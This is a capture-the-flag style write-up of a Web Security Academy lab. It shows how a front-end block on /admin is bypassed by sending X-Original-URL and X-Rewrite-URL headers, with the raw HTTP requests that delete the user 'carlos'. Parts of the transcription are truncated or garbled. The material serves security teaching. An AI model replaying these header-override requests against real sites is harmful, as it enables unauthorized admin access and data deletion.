



URL-based access control can be circumvented

This website has an unauthenticated admin panel at `/admin`, but a front-end system has been configured to block external access to that path. However, the back-end application is built on a framework that supports the `X-Original-URL` header.

To solve the lab, access the admin panel and delete the user `carlos`.

Admin panel as expected gives an access denied



Add in the X-Original-Header to a request with `/admin` as the text.

This should work as per the academy overview of the circumvention of access controls

Request


Pretty Raw Hex Hackvector

```
1 GET / HTTP/1.1
2 Host: 0ab100c2044a5d5ac0a886d7007d0028.web-security-a
3 Cookie: session=H9ZbHFqt-fb5BvGYVFxuVG6UJIA9j5Zwx
4 X-Original-URL: /admin
5 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  Chrome/106.0.5249.62 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9
  plication/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Connection: close
18 Content-Length: 2
19
```

The expected response

Response

Pretty Raw Hex Render Hackvector



Web Security Academy

URL-based access control can be circumvented

Back to lab description >>

LAB N

[Home](#) | [Admin panel](#)

Users

carlos - [Delete](#)
wiener - [Delete](#)

Add the link to the end of /admin on the X-Header

```
</span>
<a href="/admin/delete?username=carlos">
  Delete
</a>
```

Request

Pretty Raw Hex Hackvortor

```
1 GET / HTTP/1.1
2 Host: 0ab100c2044a5d5ac0a886d7007d0028.web-security
3 Cookie: session=H9ZbHFqtfb5BvGYVFxuVG6UJIA9j5Zwx
4 X-Original-URL: /admin/delete?username=carlos
5 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
Chrome/106.0.5249.62 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
application/signed-exchange;v=b3;q=0.9
```

Change the header over to X-Rewrite-URL and send on the request

Request


Pretty Raw Hex Hackvortor

```
1 GET / HTTP/1.1
2 Host: 0ab100c2044a5d5ac0a886d7007d0028.web-security-academy.net
3 Cookie: session=H9ZbHFqtfb5BvGYVFxuVG6UJIA9j5Zwx
4 X-Rewrite-URL: /admin/delete?username=carlos
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/106.0.5249.62 Safari/537.36
6 Referer: https://0ab100c2044a5d5ac0a886d7007d0028.web-security-academy.net/delete?username=carlos
7
```

A medal should arrive for you

Response

Pretty Raw Hex Render Hackvortor



URL-based & circumvented

[Back to lab descrip](#)

Congratulations, you solved the lab!